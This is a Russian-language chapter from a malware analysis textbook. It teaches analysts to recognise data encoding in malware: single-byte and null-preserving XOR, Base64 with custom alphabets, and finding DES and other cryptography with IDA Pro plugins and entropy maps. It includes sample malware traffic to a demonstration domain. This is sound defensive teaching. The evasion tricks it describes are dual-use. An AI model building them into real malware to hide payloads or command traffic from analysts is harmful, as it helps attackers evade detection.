Еще раз взглянем на закодированный файл в листинге 13.1. В глаза сразу же бросается XOR-ключ 0x12. Большинство байтов в начальной части PE-заголовка равно 0x12! Это один из основных недостатков однобайтного кодирования: его нельзя скрыть от пользователя, вооруженного шестнадцатеричным редактором, который самостоятельно просматривает закодированные данные. Если в зашифрованном тексте содержится большое количество нулевых байтов, однобайтный «ключ» становится очевидным.

Авторы вредоносного ПО придумали довольно оригинальный способ решения этой проблемы: они используют метод однобайтного гаммирования с сохранением

нулевых байтов. В отличие от обычного гаммирования, у этого подхода есть два исключения:

- если исходный символ равен NULL или самому ключу, байт пропускается;
- если исходный символ не равен ни NULL, ни ключу, он кодируется методом исключающего ИЛИ с заданным ключом.

Как показано в табл. 13.3, код этой версии кодирования ненамного сложнее оригинала.

Таблица 13.3. Гаммирование без сохранения и с сохранением нулевых байтов

Оригинальное гаммирование	Гаммирование с сохранением NULL
buf[i] ^= key;	if (buf[i] != 0 && buf[i] != key) buf[i] ^= key;

В табл. 13.3 слева показан код оригинальной функции XOR, а справа — код XOR с сохранением нулевых байтов. Таким образом, если ключ равен 0x12, преобразованию подлежат все значения, кроме 0x00 и 0x12. После кодирования PE-файла таким методом XOR-ключ будет менее заметным.

Теперь сравним листинги 13.1 (с очевидным ключом 0x12) и 13.3. В последнем представлен тот же PE-файл, закодированный с тем же однобайтным ключом (0x12), но с сохранением нулевых байтов. Такой подход усложняет обнаружение кодирования на основе исключающего ИЛИ и при этом нет никаких следов ключа.

Листинг 13.3. Начальные байты гаммированного файла с сохранением нулевых символов

```
5F 48 42 00 10 00 00 00 16 00 1D 00 ED ED 00 00   _HB.............
AA 00 00 00 00 00 00 00 52 00 08 00 00 00 00 00   ........R.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 13 00 00      ................
A8 02 00 1C 0D A6 1B DF 33 AA 13 5E DF 33 82 82   ........3..^.3..
46 7A 7B 61 32 62 60 7D 75 60 73 7F 32 7F 67 61   Fz{a2b`}u`s.2.ga
```

Этот вид гаммирования особенно часто встречается в коде командной оболочки, который должен иметь как можно меньший размер.

Определение циклов с исключающим ИЛИ в IDA Pro

Теперь представим, что мы нашли код командной оболочки внутри SWF-файла. Чтобы отыскать цикл, который, как вы подозреваете, декодирует файл `a.gif` путем гаммирования, мы дизассемблируем этот код в IDA Pro.

В ассемблерном коде следует искать небольшие циклы, посреди которых находится инструкция XOR. В IDA Pro легче всего выполнить поиск всех инструкций XOR подряд.

1. Убедитесь в том, что вы просматриваете код (в названии окна должен быть текст `IDA View`).

2. Выберите пункт меню Search ▸ Text (Поиск ▸ Текст).
3. В диалоговом окне Text Search (Поиск текста) введите `xor`, установите флажок Find all occurrences (Найти все вхождения) и нажмите кнопку OK. На экране должно появиться окно, похожее на то, что показано на рис. 13.2.




Рис. 13.2. Поиск инструкций XOR в IDA Pro

Не всякая найденная инструкция XOR используется для кодирования. Исключающее ИЛИ применяется для разных целей, например для очистки содержимого регистра. Инструкции XOR имеют три формы:

- исключающее ИЛИ регистра с самим собой;
- исключающее ИЛИ регистра (или указателя на память) с константой;
- исключающее ИЛИ одного регистра (или указателя на память) с другим регистром (или указателем на память).

Чаще всего встречается первый вариант, поскольку XOR регистра с самим собой является эффективным способом его обнуления. К счастью, очистка регистров не связана с кодированием данных, поэтому вы можете ее игнорировать. Как видно на рис. 13.2, таких инструкций большинство (например, `xor edx,edx`).

В циклах кодирования могут использоваться две другие формы: исключающее ИЛИ регистра с константой или с другим регистром. Первый вариант можно считать везением, поскольку это почти гарантия того, что вы имеете дело с кодированием, а ключ вам известен. Примером второй формы XOR на рис. 13.2 является инструкция `xor edx,12h`.

Одним из признаков кодирования считается небольшой цикл, который содержит XOR-функцию. Рассмотрим инструкцию, обнаруженную выше. На рис. 13.3 показана блок-схема, на которой видно, что инструкция XOR со значением 0x12 действительно находится в небольшом цикле. Вы также можете видеть, что блок кода по адресу `loc_4012F4` инкрементирует счетчик, а блок `loc_401301` проверяет, не превысил ли этот счетчик определенную длину.




Рис. 13.3. Графическое представление цикла с однобайтной инструкцией XOR

Другие простые способы кодирования

Учитывая плохую устойчивость однобайтного кодирования, многие авторы вредоносного ПО прибегают к чуть более сложным (или просто необычным) алгоритмам, которые хуже поддаются обнаружению методом перебора, но тоже достаточно просты в реализации. Некоторые из них описаны в табл. 13.4. Мы не станем углубляться в детали каждой методики, но вам следует иметь о них общее представление, чтобы, столкнувшись с ними, вы могли их распознать.

Таблица 13.4. Дополнительные простые алгоритмы кодирования данных

Метод кодирования	Описание
ADD, SUB	Алгоритм может использовать операции ADD и SUB для отдельных байтов по аналогии с XOR. Эти операции не являются обратимыми, поэтому они должны применяться в связке друг с другом (одна для кодирования, другая для декодирования)
ROL, ROR	Эти инструкции переставляют биты внутри байта справа налево. Как и в предыдущем случае, их нужно использовать вместе, поскольку они необратимые
ROT	Это оригинальный шифр Цезаря. Обычно он используется для алфавитных (A–Z и a–z) или просто печатных символов (которых в стандартной кодировке ASCII насчитывается 94)

Метод кодирования	Описание
Многобайтный	Алгоритм может использовать более длинный ключ — часто размером 4 или 8 байт. Для удобства операция XOR обычно применяется к каждому блоку
Сцепленный, или циклический	Этот алгоритм использует в качестве ключа часть содержимого. У него может быть много разных реализаций. Обычно к первому или последнему символу текста применяется исходный ключ, а затем закодированный результат используется как ключ для кодирования следующего символа

Base64

Кодировка Base64 применяется для представления двоичных данных в виде строки формата ASCII. Ее часто можно найти во вредоносных программах, поэтому вы должны уметь ее распознавать.

Термин *Base64* заимствован из стандарта многоцелевых расширений интернет-почты (Multipurpose Internet Mail Extensions, MIME). Изначально его разрабатывали для кодирования вложений в электронных письмах, но теперь он широко используется в HTTP и XML.

Кодирование методом Base64 преобразует двоичные данные в набор из 64 символов. Для разных видов Base64 существует множество разных методик и алфавитов. Но все они используют основной 64-символьный набор плюс дополнительный символ для обозначения отступа (часто это знак `=`).

Самым распространенным является набор символов из стандарта MIME: для первых 62 значений используются буквы и цифры (A–Z, a–z и 0–9), а для последних двух — знаки `+` и `/`. В результате применения меньшего набора символов данные, закодированные с помощью Base64, оказываются длиннее оригинала. Каждые 3 байта исходных данных превращаются в 4 закодированных байта.

Если вам когда-либо встречалось необработанное электронное письмо (как в листинге 13.4), можете считать, что вы уже знаете, как выглядит кодирование методом Base64. В нескольких начальных строках содержится заголовок, затем идут пустая строка и данные, закодированные с помощью Base64.

Листинг 13.4. Часть электронного письма, в котором используется кодирование методом Base64

```
Content-Type: multipart/alternative;
    boundary="_002_4E36B98B966D7448815A3216ACF82AA201ED633ED1MBX3THNDRBIRD_"
MIME-Version: 1.0
--_002_4E36B98B966D7448815A3216ACF82AA201ED633ED1MBX3THNDRBIRD_
Content-Type: text/html; charset="utf-8"
Content-Transfer-Encoding: base64

SWYgeW91IGFyZSByZWFkaW5nIHRoaXMsIHlvdSBwcm9iYWJseSBzaG91bGQganVzdCBza2lwIHRoaX
MgY2hhcHRlciBhbmQgZ28gdG8gdGhlIG5leHQgb25lLiBEbyB5b3UgcmVhbGx5IGhhdmUgdGhlIHRp
bWUgdG8gdHlwZSB0aGlzIHdob2xlIHN0cmluZyBpbj8gWW91IGFyZSBvYnZpb3VzbHkgdGFsZW50ZW
QuIE1heWJlIHlvdSBzaG91bGQgY29udGFjdCB0aGUgYXV0aG9ycyBhbmQgc2VlIGlmIH
```

Преобразование данных в формат Base64

Перевод необработанных данных в кодировку Base64 является довольно стандартным процессом. В нем используются отрезки длиной 24 бита (3 байта). Первый символ занимает самые старшие байты, второй размещается посредине, а третьему отводятся младшие 8 байтов. Затем биты считываются по шесть за раз, от старшего к младшему. Число, представленное 6 битами, используется в качестве индекса в строке длиной 64 байта, предоставляя доступ к любому значению, допустимому в Base64.

Процедура преобразования изображена на рис. 13.4. В верхней строке находится исходная строка (`ATT`). Вторая строка содержит шестнадцатеричное представление `ATT` на полубайтовом уровне (*полубайт* равен 4 битам). В средней строке показаны биты, с помощью которых представляется текст `ATT`. Дальше идут десятеричные значения битов на каждом шестибитном отрезке. И в конце находятся символы, представляющие десятеричные числа с соответствующими индексами.

A				T				T			
0x4				0x1				0x5			
0	1	0	0	0	0	0	1	0	1	0	1
16				21				17			
Q				V				R			

T				0x4			
0x5				0x4			
0	1	0	1	0	1	0	0
20							
U							

Рис. 13.4. Кодирование строки ATT методом Base64

Буква *A* соответствует битам 01000001. В результате кодирования методом Base64 первые 6 бит этой буквы (010000) превращаются в отдельный символ *Q*. Оставшиеся 2 бита буквы *A* (01) и первые 4 бита буквы *T* (0101) превращаются во второй закодированный символ, *V* (010101), и т. д.

Декодирование данных из Base64 в исходный вид подразумевает тот же процесс, но наоборот. Каждый символ Base64 становится шестибитным, и все биты размещаются последовательно. Полученный результат делится на отрезки длиной 8 бит, каждый из которых становится отдельным байтом необработанных данных.

Обнаружение и декодирование Base64

Представьте, что мы изучаем вредоносную программу, которая сделала два HTTP-запроса типа `GET`, представленных в листинге 13.5.

Листинг 13.5. Пример подозрительного трафика

```
GET /X29tbVEuYC8=/index.htm
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.practicalmalwareanalysis.com
```

```
Connection: Keep-Alive
Cookie: Ym90NTQxNjQ

GET /c2UsYi1kYWM0cnUjdFlvbiAjb21wbFU0YP==/index.htm
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive
Cookie: Ym90NTQxNjQ
```

Со временем вы научитесь легко определять данные в формате Base64. Они выглядят как набор случайных букв и цифр с использованием двух дополнительных символов. В конце закодированной строки может находиться символ отступа — в этом случае длина закодированного объекта будет кратна 4.

На первый взгляд может показаться, что в листинге 13.5 закодированными являются URL-адрес и значение `Cookie`. И хотя последнее не меняется между `GET`-запросами, все выглядит так, как будто злоумышленник отправляет два разных закодированных сообщения.

Для быстрого кодирования или декодирования данных методом Base64 можно воспользоваться таким веб-инструментом, как декодер по адресу www.opinionatedgeek.com/dotnet/tools/base64decode/. Просто введите закодированное содержимое в верхней части окна и нажмите кнопку Decode Safely As Text (Безопасно декодировать в текстовом виде). Например, на рис. 13.5 показано, что произойдет, если пропустить значение `Cookie` через декодер формата Base64.

Рис. 13.5. Неудачная попытка декодирования строки в формате Base64

Как вы помните, каждые три исходных символа на выходе превращаются в четыре и каждая группа из четырех символов отделяется отступом. Сколько же символов в строке `Cookie`? Одиннадцать. Если эта строка имеет формат Base64, отступы в ней расставлены неправильно.

Формально отступы являются необязательными, и для выполнения корректного декодирования без них можно обойтись. Вредоносное ПО часто опускает символы отступа — вероятно, чтобы результат меньше походил на Base64 или чтобы обойти сетевые сигнатуры. На рис. 13.6 мы сделали еще одну попытку, предварительно добавив отступы.

Рис. 13.6. Успешное декодирование строки формата Base64 путем добавления символа отступа

По всей видимости, злоумышленник следит за своими ботами с помощью числовых идентификаторов, закодированных в формат Base64 и сохраненных в виде куки.

Чтобы обнаружить во вредоносном коде функцию Base64, следует искать строку длиной 64 байта, которая обычно используется в реализации этого алгоритма. Чаще всего берется строка из стандарта MIME:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
```

При реализации Base64 обычно используются индексирующие 64-символьные строки, поэтому они часто содержатся в коде, который занимается кодированием. Индексирующая строка, как правило, состоит из печатных символов (иначе теряется весь смысл алгоритма), благодаря чему ее легко заметить в строковом выводе.

Дополнительным признаком, который может подтвердить использование алгоритма кодирования на основе Base64, является наличие в кодирующей функции отдельного символа отступа (обычно это знак =).

Теперь посмотрим на два URL в листинге 13.5. Обе строки имеют все признаки кодирования методом Base64: ограниченный набор случайно выглядящих символов, длина которого с учетом разделителя кратна 4. На рис. 13.7 показан результат декодирования этих строк.




Рис. 13.7. Неудачная попытка декодирования данных в формате Base64 ввиду использования нестандартной индексирующей строки

Очевидно, это не стандартная кодировка. Одним из самых полезных аспектов Base64 (с точки зрения авторов вредоносного ПО) является возможность легко создавать разные версии подстановочного шифра. Достаточно изменить индексирующую строку, и результат будет иметь все те же нужные характеристики, что и стандартная кодировка Base64. Для создания собственного подвида подстановочного шифра требуется лишь уникальный набор из 64 символов.

Чтобы создать новую индексирующую строку, можно просто переместить несколько символов в ее начало. Например, следующая строка является результатом перемещения в начало символа a:

```
aABCDEFGHIJKLMNOPQRSTUVWXYZbcdefghijklmnopqrstuvwxyz0123456789+/
```

В сочетании с алгоритмом Base64 эта строка, по сути, выступает в роли нового ключа для кодирования данных. И если этот ключ неизвестен, декодирование может оказаться довольно проблематичным. Вредоносные программы применяют этот прием, чтобы их вывод выглядел так, как будто он имеет кодировку Base64, но при этом его нельзя декодировать с помощью стандартных функций.

Вредонос, выполняющий `GET`-запросы и показанный в листинге 13.5, использует собственный подстановочный шифр подобного рода. Если еще раз взглянуть на вывод, можно увидеть, что мы приняли видоизмененную строку за стандартную, поскольку они выглядят похоже. На самом деле для индексации используется пре-

дыдущая строка, у которой символ a передвинут в начало. Злоумышленник просто взял стандартный алгоритм и поменял строку кодирования. На рис. 13.8 мы еще раз пытаемся расшифровать данные, но на этот раз с помощью новой строки.




Рис. 13.8. Успешное декодирование данных в формате Base64 с помощью нестандартной индексирующей строки

Распространенные криптографические алгоритмы

Примитивные методы кодирования, аналогичные подстановочному шифру, сильно отличаются от современных криптографических алгоритмов. В наши дни в криптографии учитываются вычислительные возможности, растущие по экспоненте. Шифры проектируются таким образом, чтобы затраты на их взлом были попросту непозволительными.

Примитивные методы кодирования, рассмотренные выше, даже не пытаются защитить данные от простого перебора. Их основная задача — сделать информацию неузнаваемой. Со временем криптография эволюционировала и стала более развитой. Теперь без нее не обходится ни один аспект работы с компьютером: в браузере используется SSL, в беспроводных точках доступа включено шифрование и т. д. Почему же вредоносное ПО не всегда применяет криптографию для скрытия своей внутренней информации?

Вредоносные программы часто прибегают к примитивным методам шифрования ввиду их простоты и эффективности. Кроме того, использование стандартных криптографических возможностей имеет потенциальные недостатки, особенно если речь идет о вредоносном коде.

- Криптографические библиотеки могут иметь большой размер, из-за чего вредоносу приходится интегрировать их код статически или прибегать к динамической компоновке уже имеющегося кода.
- Динамическая компоновка существующего системного кода может ухудшить совместимость с другими платформами.
- Стандартные криптографические библиотеки легко обнаруживаются (по таблице импорта, криптографическим константам или путем сопоставления функций).
- При использовании симметричных алгоритмов шифрования приходится думать о том, как спрятать ключ.

Надежность многих стандартных криптографических алгоритмов основана на устойчивом ключе. Идея состоит в том, что сам алгоритм широко известен, но

без ключа зашифрованный текст почти невозможно расшифровать (это потребует огромного объема работы). Раз нужно сделать расшифровку максимально трудоемкой, ключ должен быть настолько длинным, чтобы невозможно было проверить все его потенциальные варианты. В случае со стандартными алгоритмами, которые применяются во вредоносном ПО, нужно определить не только метод шифрования, но и ключ.

Существует несколько простых способов обнаружения стандартных криптографических возможностей. Например, можно попытаться найти строки и импортированные символы, которые ссылаются на функции шифрования. Для поиска специфической информации можно воспользоваться несколькими инструментами.

Распознавание строк и импортированных символов

Один из методов распознавания стандартных криптографических алгоритмов заключается в поиске строк, которые указывают на применение шифрования. Например, во вредоносную программу может быть статически вкомпилирована криптографическая библиотека, такая как OpenSSL. Ниже показана строка, изъятая из вредоносного кода, который был скомпилирован с поддержкой шифрования на основе OpenSSL:

```
OpenSSL 1.0.0a
SSLv3 part of OpenSSL 1.0.0a
TLSv1 part of OpenSSL 1.0.0a
SSLv2 part of OpenSSL 1.0.0a
You need to read the OpenSSL FAQ, http://www.openssl.org/support/faq.html
%s(%d): OpenSSL internal error, assertion failed: %s
AES for x86, CRYPTOGAMS by <appro@openssl.org>
```

Еще одним способом обнаружения стандартной криптографии является поиск импортированных символов, которые ссылаются на криптографические функции. Например, на рис. 13.9 показано окно IDA Pro со списком импортированных символов, которые предоставляют такие операции, как хеширование, генерация ключей и шифрование. В Windows большинство функций, имеющих отношение к криптографии, начинается с `Crypt`, `CP` (cryptographic provider) или `Cert` (хотя бывают и исключения).




Рис. 13.9. Список криптографических функций импорта в IDA Pro

Поиск криптографических констант

Третий базовый метод обнаружения криптографии заключается в использовании инструментов, способных находить распространенные криптографические константы. Здесь мы рассмотрим Krypto ANALyzer и расширение FindCrypt2 из состава IDA Pro.

Использование FindCrypt2

IDA Pro предоставляет расширение FindCrypt2, которое входит в состав IDA Pro SDK (и доступно по адресу www.hex-rays.com/idapro/freefiles/findcrypt.zip). Оно ищет в теле программы любые константы, имеющие отношение к криптографическим алгоритмам. Это позволяет добиться хороших результатов, поскольку в большинстве методов шифрования применяются какие-нибудь виды магических констант. *Магическая константа* — это некая фиксированная последовательность байтов, которая относится к основной структуре алгоритма.

ПРИМЕЧАНИЕ

Некоторые криптографические алгоритмы не используют магические константы. В частности, международный алгоритм шифрования данных (International Data Encryption Algorithm, IDEA) и алгоритм RC4 формируют свои структуры во время выполнения, благодаря чему они не подлежат идентификации. Вредоносное ПО часто применяет алгоритм RC4 — вероятно, ввиду небольшого размера и простоты в реализации, к тому же он не содержит криптографических констант, которые могли бы его выдать.

Расширение FindCrypt2 выполняется автоматически при каждом анализе, хотя его можно запустить вручную из соответствующего меню. На рис. 13.10 показана панель вывода IDA Pro с результатами работы FindCrypt2 в контексте зараженной DLL. Вредонос содержит целый ряд констант с префиксом DES. Определив функции, которые обращаются к этим константам, вы сможете быстро найти криптографический код.




Рис. 13.10. Вывод FindCrypt2 в IDA Pro

Использование Krypto ANALyzer

Krypto ANALyzer (KANAL) работает по тому же принципу, что и FindCrypt2. Это расширение PEiD (www.peid.has.it), обладающее более широким спектром констант (что в итоге приводит к большему числу ложных срабатываний). Помимо констант

KANAL также распознает таблицы Base64 и импорты функций, имеющие отношение к криптографии.

На рис. 13.11 показаны два окна: слева PEiD, а справа — расширение KANAL. Чтобы запустить расширение в PEiD, можно щелкнуть на стрелке в нижнем правом углу. В процессе анализа KANAL ищет константы, таблицы и криптографические функции импорта из своего списка. На рис. 13.11 во вредоносе найдены таблица Base64, константа CRC32 и несколько функций вида `Crypt*`.




Рис. 13.11. PEiD и вывод Krypto ANALyzer (KANAL)

Поиск информации с повышенной энтропией

Еще одним признаком применения криптографии является наличие информации с повышенной энтропией. Помимо криптографических констант или ключей эта методика позволяет идентифицировать сами зашифрованные данные. Ввиду своего широкого охвата она может использоваться в ситуациях, когда не удается найти криптографические константы (как в случае с RC4).

ПРЕДУПРЕЖДЕНИЕ

Поиск содержимого с повышенной энтропией является достаточно примитивным подходом, который стоит применять в самую последнюю очередь. Многие типы данных, такие как изображения, видео, аудио и прочие сжатые файлы, обладают высокой энтропией и отличаются от зашифрованной информации только своими заголовками.

Одним из инструментов, который реализует этот подход для PE-заголовков, является расширение IDA Entropy (www.smokedchicken.org/2010/06/ida-entropy-plugin.html). Чтобы его установить, поместите файл `ida-ent.plw` в каталог с расширениями IDA Pro.

Вернемся к вредоносу на рис. 13.10, показывающему признаки DES-шифрования. Загрузите этот файл в IDA Pro и запустите IDA Entropy. Вначале на экране появится окно Entropy Calculator, показанное в левой части рис. 13.12. Вы можете выбрать

и проанализировать любой отдельный сегмент. В данном случае нас интересует небольшой участок сегмента `rdata`. Если нажать кнопку Deep Analyze (Глубокий анализ), в заданной области будет выполнен поиск отрезков данных, превышающих определенный лимит. При этом учитываются указанные параметры (размер отрезка, длина шага и максимальная энтропия). Сравнив вывод на рис. 13.10 с результатами глубокого анализа на рис. 13.12, вы увидите те же адреса в районе 0x100062A4. Расширение IDA Entropy нашло константы DES, руководствуясь лишь их высокой степенью энтропии и при этом не имея никакого представления об их назначении!




Рис. 13.12. Расширение IDA Entropy

Для эффективного применения этой методики необходимо понимать связь между размером отрезка и уровнем энтропии. Параметры, представленные на рис. 13.12 (размер отрезка — 64 с максимальной энтропией 5,95), на самом деле хорошо подходят для поиска многих видов констант и позволяют найти любые строки в кодировке Base64 (даже нестандартные).

Самый высокий уровень энтропии будет иметь 64-байтная строка, в которой у каждого байта есть уникальное значение. Эти 64 значения дадут показатель, равный 6 (6 битов энтропии), поскольку количество вариантов на основе 6 битов равно 64.

Есть еще одно сочетание параметров, которое может оказаться полезным: размер отрезка — 256 и максимальная энтропия — 7,9. Это подразумевает наличие строки, которая состоит из 256 последовательных байтов и представляет 256 возможных значений.

Расширение IDA Entropy включает в себя инструмент для графического представления заданной области. Он может помочь подобрать параметры для максимального показателя энтропии и участки, на которых стоит сосредоточиться. Кнопка Draw (Нарисовать) генерирует диаграмму, в которой более светлые полоски соответствуют повышенному уровню энтропии. Разместив указатель мыши над определенным участком диаграммы, вы сможете увидеть уровень его энтропии. Сложно понять полезность этого инструмента лишь по его напечатанному изображению,

поэтому на рис. 13.13 проиллюстрирована диаграмма для файла, который мы рассматривали выше.

Карта энтропии, представленная на рис. 13.13, была сгенерирована с тем же размером отрезка (64). Здесь показаны только самые высокие значения в диапазоне от 4,8 до 6,2. Как вы помните, максимальный показатель для отрезков этого размера равен 6.

Обратите внимание на скачок в районе числа 25 000. Это тот участок файла, который содержит константы DES и выделен на рис. 13.10 и 13.12.




Рис. 13.13. Карта энтропии для вредоносного исполняемого файла

Можно выделить еще несколько особенностей. Например, стабильные результаты между блоками 4000 и 22 000. Код обычно размещен в одном месте, поэтому он формирует последовательность пиковых значений.

Более интересным представляется выступ в конце, достигающий значения 5,5. Тот факт, что достаточно высокий уровень находится отдельно от других, делает его особенным. В результате анализа оказалось, что это конфигурационные данные вредоноса, зашифрованные методом DES, чтобы скрыть сведения о внешнем управлении.

Нестандартное кодирование

Во вредоносном программном обеспечении часто используются самодельные методы кодирования. Примером может служить наложение примитивных алгоритмов шифрования. Скажем, вредонос производит гаммирование, а полученный результат кодирует с помощью Base64. Кроме того, могут создаваться нестандартные алгоритмы, основанные на известных криптографических методиках.

Обнаружение нестандартного кодирования

Есть много способов обнаружить во вредоносном коде распространенные криптографические и кодирующие функции, используя легко опознаваемые строки и константы. Во многих ситуациях эти приемы помогут вам в поиске нестандартных криптографических подходов. Но, если очевидных признаков нет, задача становится намного сложнее.

Представьте, к примеру, что вы обнаружили вредоносную программу, в одном каталоге с которой находится множество зашифрованных файлов размером примерно 700 Кбайт каждый. В листинге 13.6 показаны начальные байты одного из этих файлов.

Листинг 13.6. Начальные байты зашифрованного файла

```
88 5B D9 02 EB 07 5D 3A 8A 06 1E 67 D2 16 93 7F   .[....]:...g....
43 72 1B A4 BA B9 85 B7 74 1C 6D 03 1E AF 67 AF   Cr......t.m...g.
98 F6 47 36 57 AA 8E C5 1D 70 A5 CB 38 ED 22 19   ..G6W....p..8.".
86 29 98 2D 69 62 9E C0 4B 4F 8B 05 A0 71 08 50   .).-ib..KO...q.P
92 A0 C3 58 4A 48 E4 A3 0A 39 7B 8A 3C 2D 00 9E   ...XJH...9{.<-..
```

